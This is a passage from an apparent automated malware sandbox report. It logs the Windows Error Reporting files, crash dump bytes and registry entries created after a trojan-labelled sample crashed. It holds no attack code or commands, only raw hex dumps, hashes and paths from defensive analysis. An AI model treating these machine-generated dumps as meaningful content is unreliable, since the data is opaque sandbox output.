C:\ProgramData\Microsoft\Windows\WER\Temp\WERBF7A.tmp.xml	unknown	4746	3c 3f 78 6d 6c 20 76 65 72 73 69 6f 6e 3d 22 31 2e 30 22 20 65 6e 63 6f 64 69 6e 67 3d 22 55 54 46 2d 38 22 20 73 74 61 6e 64 61 6c 6f 6e 65 3d 22 79 65 73 22 3f 3e 0d 0a 3c 72 65 71 20 76 65 72 3d 22 32 22 3e 0d 0a 20 20 3c 74 6c 6d 3e 0d 0a 20 20 20 20 3c 73 72 63 3e 0d 0a 20 20 20 20 20 20 3c 64 65 73 63 3e 0d 0a 20 20 20 20 20 20 20 20 3c 6d 61 63 68 3e 0d 0a 20 20 20 20 20 20 20 20 20 20 3c 6f 73 3e 0d 0a 20 20 20 20 20 20 20 20 20 20 20 20 3c 61 72 67 20 6e 6d 3d 22 76 65 72 6d 61 6a 22 20 76 61 6c 3d 22 31 30 22 20 2f 3e 0d 0a 20 20 20 20 20 20 20 20 20 20 20 20 3c 61 72 67 20 6e 6d 3d 22 76 65 72 6d 69 6e 22 20 76 61 6c 3d 22 30 22 20 2f 3e 0d 0a 20 20 20 20 20 20 20 20 20 20 20 20 3c 61 72 67 20 6e 6d 3d 22 76 65 72 62 6c 64 22 20 76 61 6c 3d 22	<?xml version="1.0" encoding="UTF-8" standalone="yes"?..<req ver="2">.. <tlm>.. <src> .. <desc>.. <mach>.. <os>.. <arg nm="vermaj" val="10" />.. <arg nm="vermin" val="0" />.. <arg nm="verbld" val="	success or wait	1	6E25497A	unknown
C:\ProgramData\Microsoft\Windows\WER\ReportQueue\AppCrash_SecuriteInfo.com_ed254a492c4061ee93311a4cb68fc7f99a8fd229_bd6d4f40_0382c331\Report.wer	unknown	2	ff fe	..	success or wait	1	6E25497A	unknown
C:\ProgramData\Microsoft\Windows\WER\ReportQueue\AppCrash_SecuriteInfo.com_ed254a492c4061ee93311a4cb68fc7f99a8fd229_bd6d4f40_0382c331\Report.wer	unknown	22	56 00 65 00 72 00 73 00 69 00 6f 00 6e 00 3d 00 31 00 0d 00 0a 00	V.e.r.s.i.o.n.=.1.....	success or wait	168	6E25497A	unknown
C:\ProgramData\Microsoft\Windows\WER\ReportQueue\AppCrash_SecuriteInfo.com_ed254a492c4061ee93311a4cb68fc7f99a8fd229_bd6d4f40_0382c331\Report.wer	unknown	46	4d 00 65 00 74 00 61 00 64 00 61 00 74 00 61 00 48 00 61 00 73 00 68 00 3d 00 2d 00 37 00 37 00 37 00 31 00 34 00 30 00 37 00 33 00 30 00	M.e.t.a.d.a.t.a.H.a.s.h.=.-.7.7.7.1.4.0.7.3.0.	success or wait	1	6E25497A	unknown

Registry Activities

Key Created

Key Path	Completion	Count	Source Address	Symbol
\REGISTRY\A\{93083315-1f28-d9ad-957a-6fe93113dffe}\Root\InventoryApplicationFile\PermissionsCheckTestKey	success or wait	1	6E2736BF	unknown
\REGISTRY\A\{93083315-1f28-d9ad-957a-6fe93113dffe}\Root\InventoryApplicationFile\PermissionsCheckTestKey	success or wait	1	6E2736BF	unknown
\REGISTRY\A\{93083315-1f28-d9ad-957a-6fe93113dffe}\Root\InventoryApplicationFile\securiteinfo.com|36e72f4d	success or wait	1	6E2736BF	unknown
HKEY_LOCAL_MACHINE\Software\WOW6432Node\Microsoft\Windows\Windows Error Reporting\Debug	success or wait	1	6E271FB2	RegCreateKeyExW
\REGISTRY\A\{93083315-1f28-d9ad-957a-6fe93113dffe}\Root\InventoryApplicationFile\PermissionsCheckTestKey	success or wait	1	6E2543D1	unknown

Key Value Created

Key Path	Name	Type	Data	Completion	Count	Source Address	Symbol
\REGISTRY\A\{93083315-1f28-d9ad-957a-6fe93113dffe}\Root\InventoryApplicationFile\securiteinfo.com|36e72f4d	ProgramId	unicode	0006af441b2aec3965a6cbd1b369a613cca500000904	success or wait	1	6E2736BF	unknown
\REGISTRY\A\{93083315-1f28-d9ad-957a-6fe93113dffe}\Root\InventoryApplicationFile\securiteinfo.com|36e72f4d	FileId	unicode	0000e16be2044b73bfb717d92d13968eac473d64b8fc	success or wait	1	6E2736BF	unknown
\REGISTRY\A\{93083315-1f28-d9ad-957a-6fe93113dffe}\Root\InventoryApplicationFile\securiteinfo.com|36e72f4d	LowerCaseLongPath	unicode	c:\users\user\desktop\securiteinfo.com.trojan.genericdz.73124.19170.exe	success or wait	1	6E2736BF	unknown

Key Path	Name	Type	Data	Completion	Count	Source Address	Symbol
\REGISTRY\A\{93083315-1f28-d9ad-957a-6fe93113dffe}\Root\InventoryApplicationFile\securiteinfo.com|36e72f4d	LongPathHash	unicode	securiteinfo.com|36e72f4d	success or wait	1	6E2736BF	unknown
\REGISTRY\A\{93083315-1f28-d9ad-957a-6fe93113dffe}\Root\InventoryApplicationFile\securiteinfo.com|36e72f4d	Name	unicode	securiteinfo.com.trojan.generickdz.73124.19170.exe	success or wait	1	6E2736BF	unknown
\REGISTRY\A\{93083315-1f28-d9ad-957a-6fe93113dffe}\Root\InventoryApplicationFile\securiteinfo.com|36e72f4d	Publisher	unicode		success or wait	1	6E2736BF	unknown
\REGISTRY\A\{93083315-1f28-d9ad-957a-6fe93113dffe}\Root\InventoryApplicationFile\securiteinfo.com|36e72f4d	Version	unicode		success or wait	1	6E2736BF	unknown
\REGISTRY\A\{93083315-1f28-d9ad-957a-6fe93113dffe}\Root\InventoryApplicationFile\securiteinfo.com|36e72f4d	BinFileVersion	unicode	67.0.0.0	success or wait	1	6E2736BF	unknown
\REGISTRY\A\{93083315-1f28-d9ad-957a-6fe93113dffe}\Root\InventoryApplicationFile\securiteinfo.com|36e72f4d	BinaryType	unicode	pe32_i386	success or wait	1	6E2736BF	unknown
\REGISTRY\A\{93083315-1f28-d9ad-957a-6fe93113dffe}\Root\InventoryApplicationFile\securiteinfo.com|36e72f4d	ProductName	unicode		success or wait	1	6E2736BF	unknown
\REGISTRY\A\{93083315-1f28-d9ad-957a-6fe93113dffe}\Root\InventoryApplicationFile\securiteinfo.com|36e72f4d	ProductVersion	unicode		success or wait	1	6E2736BF	unknown
\REGISTRY\A\{93083315-1f28-d9ad-957a-6fe93113dffe}\Root\InventoryApplicationFile\securiteinfo.com|36e72f4d	LinkDate	unicode	03/29/2020 14:19:55	success or wait	1	6E2736BF	unknown
\REGISTRY\A\{93083315-1f28-d9ad-957a-6fe93113dffe}\Root\InventoryApplicationFile\securiteinfo.com|36e72f4d	BinProductVersion	unicode	67.0.0.0	success or wait	1	6E2736BF	unknown
\REGISTRY\A\{93083315-1f28-d9ad-957a-6fe93113dffe}\Root\InventoryApplicationFile\securiteinfo.com|36e72f4d	Size	B	00 7A 08 00 00 00 00 00	success or wait	1	6E2736BF	unknown
\REGISTRY\A\{93083315-1f28-d9ad-957a-6fe93113dffe}\Root\InventoryApplicationFile\securiteinfo.com|36e72f4d	Language	dword	1033	success or wait	1	6E2736BF	unknown
\REGISTRY\A\{93083315-1f28-d9ad-957a-6fe93113dffe}\Root\InventoryApplicationFile\securiteinfo.com|36e72f4d	IsPeFile	dword	1	success or wait	1	6E2736BF	unknown
\REGISTRY\A\{93083315-1f28-d9ad-957a-6fe93113dffe}\Root\InventoryApplicationFile\securiteinfo.com|36e72f4d	IsOsComponent	dword	0	success or wait	1	6E2736BF	unknown
HKEY_LOCAL_MACHINE\SOFTWARE\WOW6432Node\Microsoft\Windows\Windows Error Reporting\Debug	ExceptionRecord	binary	05 00 00 C0 00 00 00 00 00 00 00 00 62 6F 72 74 02 00 00 00 00 00 00 00 FF FF FF FF 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00	success or wait	1	6E271FE8	RegSetValueExW

Analysis Process: WerFault.exe PID: 1984 Parent PID: 7140

General

Start time:	10:02:34
Start date:	23/02/2021
Path:	C:\Windows\SysWOW64\WerFault.exe
Wow64 process (32bit):	true
Commandline:	C:\Windows\SysWOW64\WerFault.exe -u -p 7140 -s 764
Imagebase:	0xe40000
File size:	434592 bytes
MD5 hash:	9E2B8ACAD48ECCA55C0230D63623661B
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language
Reputation:	high

File Activities

File Created

File Path	Access	Attributes	Options	Completion	Count	Source Address	Symbol
C:\Users\user\AppData\Local\DBG	read data or list directory | synchronize	device	directory file | synchronous io non alert | open for backup ident | open reparse point	object name collision	1	6E261717	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERD13B.tmp	read attributes | synchronize | generic read	device	synchronous io non alert | non directory file	success or wait	1	6E25497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERD13B.tmp.dmp	read attributes | synchronize | generic read | generic write	device	synchronous io non alert | non directory file	success or wait	1	6E25497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERD718.tmp	read attributes | synchronize | generic read	device	synchronous io non alert | non directory file	success or wait	1	6E25497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERD718.tmp.WERInternalMetadata.xml	read attributes | synchronize | generic read | generic write	device	synchronous io non alert | non directory file	success or wait	1	6E25497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERD93C.tmp	read attributes | synchronize | generic read	device	synchronous io non alert | non directory file	success or wait	1	6E25497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERD93C.tmp.xml	read attributes | synchronize | generic read | generic write	device	synchronous io non alert | non directory file	success or wait	1	6E25497A	unknown
C:\ProgramData\Microsoft\Windows\WER\ReportQueue\AppCrash_SecuriteInfo.com_ed254a492c4061ee93311a4cb68fc7f99a8fd229_bd6d4f40_0792dded	read data or list directory | synchronize	device	directory file | synchronous io non alert | open for backup ident | open reparse point	success or wait	1	6E25497A	unknown
C:\ProgramData\Microsoft\Windows\WER\ReportQueue\AppCrash_SecuriteInfo.com_ed254a492c4061ee93311a4cb68fc7f99a8fd229_bd6d4f40_0792dded\Report.wer	read attributes | synchronize | generic write	device	synchronous io non alert | non directory file	success or wait	1	6E25497A	unknown

File Deleted

File Path	Completion	Count	Source Address	Symbol
C:\ProgramData\Microsoft\Windows\WER\Temp\WERD13B.tmp	success or wait	1	6E25497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERD718.tmp	success or wait	1	6E25497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERD93C.tmp	success or wait	1	6E25497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERD13B.tmp.dmp	success or wait	1	6E25497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERD718.tmp.WERInternalMetadata.xml	success or wait	1	6E25497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERD93C.tmp.xml	success or wait	1	6E25497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERD92C.tmp.csv	success or wait	1	6E25497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERDC5A.tmp.txt	success or wait	1	6E25497A	unknown

File Written

File Path	Offset	Length	Value	Ascii	Completion	Count	Source Address	Symbol
C:\ProgramData\Microsoft\Windows\WER\Temp\WERD13B.tmp.dmp	unknown	32	4d 44 4d 50 93 a7 ee a0 0f 00 00 00 20 00 00 00 00 00 00 00 3d 43 35 60 a4 05 12 00 00 00 00 00	MDMP..... .....=C5`.....	success or wait	1	6E25497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERD13B.tmp.dmp	unknown	6	00 00 00 00 00 00	.....	success or wait	1	6E25497A	unknown

File Path	Offset	Length	Value	Ascii	Completion	Count	Source Address	Symbol
C:\ProgramData\Microsoft\Windows\WER\Temp\WERD13B.tmp.dmp	unknown	1420	00 00 06 00 07 55 04 01 0a 00 00 00 00 00 00 00 ee 42 00 00 02 00 00 00 28 1e 00 00 00 01 00 00 47 65 6e 75 69 6e 65 49 6e 74 65 6c 57 06 05 00 ff fb 8b 1f 00 00 00 00 54 05 00 00 f7 03 00 00 e4 1b 00 00 30 43 35 60 00 00 00 00 00 00 00 00 93 08 00 00 93 08 00 00 93 08 00 00 01 00 00 00 01 00 00 00 00 30 00 00 32 00 00 00 00 00 00 00 01 00 00 00 e0 01 00 00 50 00 61 00 63 00 69 00 66 00 69 00 63 00 20 00 53 00 74 00 61 00 6e 00 64 00 61 00 72 00 64 00 20 00 54 00 69 00 6d 00 65 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 0b 00 00 00 01 00 02 00 00 00 00 00 00 00 00 00 00 00 00 50 00 61 00 63 00 69 00 66 00 69 00 63 00 20 00 44 00 61 00 79 00 6c 00 69 00 67 00 68 00 74 00 20 00 54 00 69 00 6d 00 65 00 00 00 00 00 00 00 00 00 00	.....U...........B......(..... ..GenuineIntelW...........T... ....0C5`................. ....0..2.............. P.a.c.i.f.i.c. .S.t.a.n.d.a.r.d. .T.i.m.e.................. ....P.a.c.i.f.i.c. .D.a.y.l.i.g.h.t. .T. i.m.e..........	success or wait	1	6E25497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERD13B.tmp.dmp	unknown	716	7f 00 01 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 aa 2b 00 00 00 53 00 00 00 2b 00 00 00 2b 00 00 00 62 6f 72 74 1c fb a8 02 00 00 00 00 00 00 40 00 62 6f 72 74 00 00 00 00 28 fb a8 02 62 6f 72 74 23 00 00 00 46 02 01 00 0c fb a8 02 2b 00 00 00 aa aa aa aa aa aa aa aa aa aa aa aa aa aa aa aa aa aa aa aa aa aa aa aa aa aa aa aa aa aa aa aa aa aa aa aa aa aa aa aa aa aa aa aa aa aa aa aa aa aa aa aa aa	....+...S...+. ..+...bort..........@.bort.... (...bort#...F.......+.........	success or wait	1	6E25497A	unknown

File Path	Offset	Length	Value	Ascii	Completion	Count	Source Address	Symbol
C:\ProgramData\Microsoft\Windows\WER\Temp\WERD13B.tmp.dmp	unknown	168	14 12 00 00 00 00 00 00 05 00 00 c0 00 00 00 00 00 00 00 00 00 00 00 00 62 6f 72 74 00 00 00 00 02 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 ff ff ff ff ff ff ff ff 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 cc 02 00 00 e0 23 00 00	........................bort.. ....#..	success or wait	1	6E25497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERD13B.tmp.dmp	unknown	20	2f 00 00 00 e2 6e 72 74 00 00 00 00 00 01 00 00 34 3d 00 00	/....nrt........4=..	success or wait	47	6E25497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERD13B.tmp.dmp	unknown	256	00 8a 6f 04 00 44 00 61 00 74 00 61 00 00 00 23 00 00 00 06 4b 95 04 00 4e 00 61 00 6d 00 65 00 00 00 05 01 08 00 45 00 6e 00 64 00 70 00 6f 00 69 00 6e 00 74 00 02 0d 01 00 10 04 41 ff ff 3f 00 00 00 8a 6f 04 00 44 00 61 00 74 00 61 00 00 00 27 00 00 00 06 4b 95 04 00 4e 00 61 00 6d 00 65 00 00 00 05 01 0a 00 50 00 61 00 63 00 6b 00 65 00 74 00 53 00 69 00 7a 00 65 00 02 0d 02 00 07 04 41 ff ff 39 00 00 00 8a 6f 04 00 44 00 61 00 74 00 61 00 00 00 21 00 00 00 06 4b 95 04 00 4e 00 61 00 6d 00 65 00 00 00 05 01 07 00 41 00 64 00 64 00 72 00 65 00 73 00 73 00 02 0d 03 00 0e 04 41 ff ff 33 00 00 00 8a 6f 04 00 44 00 61 00 74 00 61 00 00 00 1b 00 00 00 06 4b 95 04 00 4e 00 61 00 6d 00 65 00 00 00 05 01 04 00 50 00 6f 00 72 00 74 00 02 0d 04 00 06 04 41 ff ff	..o..D.a.t.a...#....K...N.a.m.e.......E.n.d.p.o.i.n.t....... A..?....o..D.a.t.a...'....K... N.a.m.e.......P.a.c.k.e.t.S.i.z.e.......A..9....o..D.a.t.a.. .!....K...N.a.m.e.......A.d.d.r.e.s.s.......A..3....o..D.a.t .a........K...N.a.m.e.......P.o.r.t.......A..	success or wait	46	6E25497A	unknown

File Path	Offset	Length	Value	Ascii	Completion	Count	Source Address	Symbol
C:\ProgramData\Microsoft\Windows\WER\Temp\WERD13B.tmp.dmp	unknown	572	bc b1 e5 77 d6 c9 e3 77 ac 00 00 00 aa aa aa aa 10 00 00 00 58 fe e3 00 24 ff e3 00 aa aa aa aa 40 c7 e3 77 40 c7 e3 77 aa aa aa aa 00 00 2c 00 00 00 2c 00 00 00 00 00 ac 00 00 00 aa aa aa aa ac 00 00 00 aa aa aa aa 00 00 2c 00 00 00 00 00 00 00 00 00 00 00 00 00 00 aa aa aa aa aa aa aa aa 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 aa aa aa aa 00 00 00 00 00 00 00 00 00 00 00 00 30 1b ba 00 00 00 00 00 00 00 00 00 f0 6b b4 00 00 70 2b 00 10 00 00 00 aa aa aa aa 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 aa aa aa aa 00 00 00 00 aa aa aa aa aa aa aa aa 90 fe 6d 02 90 fe d3 00 98 fe 6d 02 98 fe d3 00 00 00 00 00 aa aa aa aa aa aa aa aa 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00	...w...w...........X...$..... ..@..w@..w......,...,......... ....,............... ....0..... ....k...p+................ ....m... ....m........................	success or wait	1	6E25497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERD13B.tmp.dmp	unknown	4	07 00 00 00	....	success or wait	7	6E25497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERD13B.tmp.dmp	unknown	716	3f 00 01 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 aa 2b 00 00 00 53 00 00 00 2b 00 00 00 2b 00 00 00 64 03 00 00 00 00 00 00 aa aa aa aa 00 00 00 00 00 00 00 00 aa aa aa aa 38 cf 19 00 2c 95 e5 77 23 00 00 00 02 02 00 00 c8 ce 19 00 2b 00 00 00 aa aa aa aa aa aa aa aa aa aa aa aa aa aa aa aa aa aa aa aa aa aa aa aa aa aa aa aa aa aa aa aa aa aa aa aa aa aa aa aa aa aa aa aa aa aa aa aa aa aa aa	?............................. ....+...S...+. ..+...d....................... 8...,..w#...........+.........	success or wait	7	6E25497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERD13B.tmp.dmp	unknown	48	c0 13 00 00 01 00 00 00 20 00 00 00 00 00 00 00 00 c0 2c 00 00 00 00 00 94 fb b8 02 00 00 00 00 6c 04 00 00 70 40 00 00 cc 02 00 00 74 37 00 00	....,........... ..l...p@......t7..	success or wait	1	6E25497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERD13B.tmp.dmp	unknown	4	2d 00 00 00	-...	success or wait	45	6E25497A	unknown

File Path	Offset	Length	Value	Ascii	Completion	Count	Source Address	Symbol
C:\ProgramData\Microsoft\Windows\WER\Temp\WERD13B.tmp.dmp	unknown	106	64 00 00 00 53 00 65 00 63 00 75 00 72 00 69 00 74 00 65 00 49 00 6e 00 66 00 6f 00 2e 00 63 00 6f 00 6d 00 2e 00 54 00 72 00 6f 00 6a 00 61 00 6e 00 2e 00 47 00 65 00 6e 00 65 00 72 00 69 00 63 00 4b 00 44 00 5a 00 2e 00 37 00 33 00 31 00 32 00 34 00 2e 00 31 00 39 00 31 00 37 00 30 00 2e 00 65 00 78 00 65 00 00 00	d...S.e.c.u.r.i.t.e.I.n.f.o...c.o.m...T.r.o.j.a.n...G.e.n.e.r.i.c.K.D.Z...7.3.1.2.4...1.9.1.7.0...e.x.e...	success or wait	45	6E25497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERD13B.tmp.dmp	unknown	120	00 00 cf 75 00 00 00 00 00 70 00 00 07 dc 00 00 28 63 3e 35 72 23 00 00 bd 04 ef fe 00 00 01 00 00 00 0a 00 01 00 ee 42 00 00 0a 00 01 00 ee 42 3f 00 00 00 00 00 00 00 04 00 04 00 03 00 00 00 06 00 00 00 00 00 00 00 00 00 00 00 00 20 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 40 45 00 00 00 00 00 00 00 00 00 00 00 00 00 00 0c 00 00 00 18 00 00 00 02 00 00 00	...u.....p.....(c>5r#.....B.....B?..... ..@E.....	success or wait	2	6E25497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERD13B.tmp.dmp	unknown	60	36 00 00 00 4f 00 6e 00 44 00 65 00 6d 00 61 00 6e 00 64 00 43 00 6f 00 6e 00 6e 00 52 00 6f 00 75 00 74 00 65 00 48 00 65 00 6c 00 70 00 65 00 72 00 2e 00 64 00 6c 00 6c 00 00 00	6...O.n.D.e.m.a.n.d.C.o.n.n.R.o.u.t.e.H.e.l.p.e.r...d.l.l...	success or wait	2	6E25497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERD13B.tmp.dmp	unknown	668	00 00 c3 73 00 00 00 00 00 00 03 00 a8 c2 03 00 d1 2a 2c e3 c2 23 00 00 01 00 0f 00 5a 62 02 00 00 10 00 00 fb fe 0f 00 01 00 00 00 ff ff 13 00 00 00 01 00 00 00 01 00 00 00 00 00 ff ff fe 7f 00 00 00 00 0f 00 00 00 00 00 00 04 00 00 00 00 60 9c 02 00 00 00 00 00 b0 c8 02 00 00 00 00 d4 47 01 00 00 01 00 00 00 00 00 00 00 ff ff ff ff 00 00 00 00 a9 7b 03 00 00 00 00 00 4e 7e 03 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 d4 4f 1b 00 00 00 00 00 6c af 04 00 00 00 00 00 40 ff 1f 00 00 00 00 00 b7 f8 04 00 00 00 00 00 00 24 da f2 86 00 00 00 00 3a 08 6a 15 00 00 00 00 41 79 ae 0c 00 00 00 00 3c 66 e8 00 00 00 00 00 c2 9a 00 00 8f cf 00 00 79 fa 04 00 8a e7 0a 00 6c af 04 00 fb 7e 15 00 b7 f8 04 00 cb 95 1e 00 59 3d 01 00 22 7f 10 00 00 00 00 00 97 91 0d 00 d6 88 04	...s.....*,..#.....Zb .....`.....G.....{.. ....N~.....O.....l. .....@.....$..... :.j.....Ay.....<f..... ..y.....l....~.....Y=.. ".....	success or wait	1	6E25497A	unknown

File Path	Offset	Length	Value	Ascii	Completion	Count	Source Address	Symbol
C:\ProgramData\Microsoft\Windows\WER\Temp\WERD13B.tmp.dmp	unknown	13136	0a 00 00 00 45 00 76 00 65 00 6e 00 74 00 00 00 00 00 00 00 06 00 00 00 08 00 00 00 01 00 00 00 00 00 00 00 00 28 00 00 00 57 00 61 00 69 00 74 00 43 00 6f 00 6d 00 70 00 6c 00 65 00 74 00 69 00 6f 00 6e 00 50 00 61 00 63 00 6b 00 65 00 74 00 00 00 18 00 00 00 49 00 6f 00 43 00 6f 00 6d 00 70 00 6c 00 65 00 74 00 69 00 6f 00 6e 00 00 00 1e 00 00 00 54 00 70 00 57 00 6f 00 72 00 6b 00 65 00 72 00 46 00 61 00 63 00 74 00 6f 00 72 00 79 00 00 00 0e 00 00 00 49 00 52 00 54 00 69 00 6d 00 65 00 72 00 00 00 28 00 00 00 57 00 61 00 69 00 74 00 43 00 6f 00 6d 00 70 00 6c 00 65 00 74 00 69 00 6f 00 6e 00 50 00 61 00 63 00 6b 00 65 00 74 00 00 00 0e 00 00 00 49 00 52 00 54 00 69 00 6d 00 65 00 72 00 00 00 28 00 00 00 57 00 61 00 69 00 74 00 43 00 6f 00 6d 00 70 00 6c	....E.v.e.n.t.....(...W.a.i.t.C.o.m.p.l.e.t.i.o.n.P.a.c.k.e.t.....I.o.C.o.m.p.l.e.t.i.o.n.....T.p.W.o.r.k.e.r.F.a.c.t.o.r.y.....I.R.T.i.m.e.r...(...W.a.i.t.C.o.m.p.l.e.t.i.o.n.P.a.c.k.e.t.....I.R.T.i.m.e.r...(...W.a.i.t.C.o.m.p.l	success or wait	1	6E25497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERD13B.tmp.dmp	unknown	120	03 00 00 00 54 01 00 00 08 07 00 00 04 00 00 00 00 13 00 00 68 08 00 00 0e 00 00 00 3c 00 00 00 68 1b 00 00 05 00 00 00 f4 02 00 00 40 3a 00 00 06 00 00 00 a8 00 00 00 60 06 00 00 07 00 00 00 38 00 00 00 d4 00 00 00 0f 00 00 00 54 05 00 00 0c 01 00 00 0c 00 00 00 48 22 00 00 b0 18 01 00 15 00 00 00 ec 01 00 00 a4 1b 00 00 16 00 00 00 98 00 00 00 90 1d 00 00	....T.....h.....<...h.....@:.....`....8.....T.....H"....	success or wait	1	6E25497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERD718.tmp.WERInternalMetadata.xml	unknown	2	ff fe	..	success or wait	1	6E25497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERD718.tmp.WERInternalMetadata.xml	unknown	78	3c 00 3f 00 78 00 6d 00 6c 00 20 00 76 00 65 00 72 00 73 00 69 00 6f 00 6e 00 3d 00 22 00 31 00 2e 00 30 00 22 00 20 00 65 00 6e 00 63 00 6f 00 64 00 69 00 6e 00 67 00 3d 00 22 00 55 00 54 00 46 00 2d 00 31 00 36 00 22 00 3f 00 3e 00	<.?.x.m.l. .v.e.r.s.i.o.n.=.".1...0.". .e.n.c.o.d.i.n.g.=.".U.T.F.-.1.6.".?.>.	success or wait	1	6E25497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERD718.tmp.WERInternalMetadata.xml	unknown	4	0d 00 0a 00	....	success or wait	1	6E25497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERD718.tmp.WERInternalMetadata.xml	unknown	38	3c 00 57 00 45 00 52 00 52 00 65 00 70 00 6f 00 72 00 74 00 4d 00 65 00 74 00 61 00 64 00 61 00 74 00 61 00 3e 00	<.W.E.R.R.e.p.o.r.t.M.e.t.a.d.a.t.a.>.	success or wait	1	6E25497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERD718.tmp.WERInternalMetadata.xml	unknown	4	0d 00 0a 00	....	success or wait	1	6E25497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERD718.tmp.WERInternalMetadata.xml	unknown	2	09 00	..	success or wait	1	6E25497A	unknown

File Path	Offset	Length	Value	Ascii	Completion	Count	Source Address	Symbol
C:\ProgramData\Microsoft\Windows\WER\Temp\WERD718.tmp.WERInternalMetadata.xml	unknown	44	3c 00 4f 00 53 00 56 00 65 00 72 00 73 00 69 00 6f 00 6e 00 49 00 6e 00 66 00 6f 00 72 00 6d 00 61 00 74 00 69 00 6f 00 6e 00 3e 00	<.O.S.V.e.r.s.i.o.n.I.n.f.o.r.m.a.t.i.o.n.>.	success or wait	1	6E25497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERD718.tmp.WERInternalMetadata.xml	unknown	4	0d 00 0a 00	....	success or wait	1	6E25497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERD718.tmp.WERInternalMetadata.xml	unknown	2	09 00	..	success or wait	2	6E25497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERD718.tmp.WERInternalMetadata.xml	unknown	82	3c 00 57 00 69 00 6e 00 64 00 6f 00 77 00 73 00 4e 00 54 00 56 00 65 00 72 00 73 00 69 00 6f 00 6e 00 3e 00 31 00 30 00 2e 00 30 00 3c 00 2f 00 57 00 69 00 6e 00 64 00 6f 00 77 00 73 00 4e 00 54 00 56 00 65 00 72 00 73 00 69 00 6f 00 6e 00 3e 00	<.W.i.n.d.o.w.s.N.T.V.e.r.s.i.o.n.>.1.0...0.<./.W.i.n.d.o.w.s.N.T.V.e.r.s.i.o.n.>.	success or wait	1	6E25497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERD718.tmp.WERInternalMetadata.xml	unknown	4	0d 00 0a 00	....	success or wait	1	6E25497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERD718.tmp.WERInternalMetadata.xml	unknown	2	09 00	..	success or wait	2	6E25497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERD718.tmp.WERInternalMetadata.xml	unknown	40	3c 00 42 00 75 00 69 00 6c 00 64 00 3e 00 31 00 37 00 31 00 33 00 34 00 3c 00 2f 00 42 00 75 00 69 00 6c 00 64 00 3e 00	<.B.u.i.l.d.>.1.7.1.3.4.<./.B.u.i.l.d.>.	success or wait	1	6E25497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERD718.tmp.WERInternalMetadata.xml	unknown	4	0d 00 0a 00	....	success or wait	1	6E25497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERD718.tmp.WERInternalMetadata.xml	unknown	2	09 00	..	success or wait	2	6E25497A	unknown
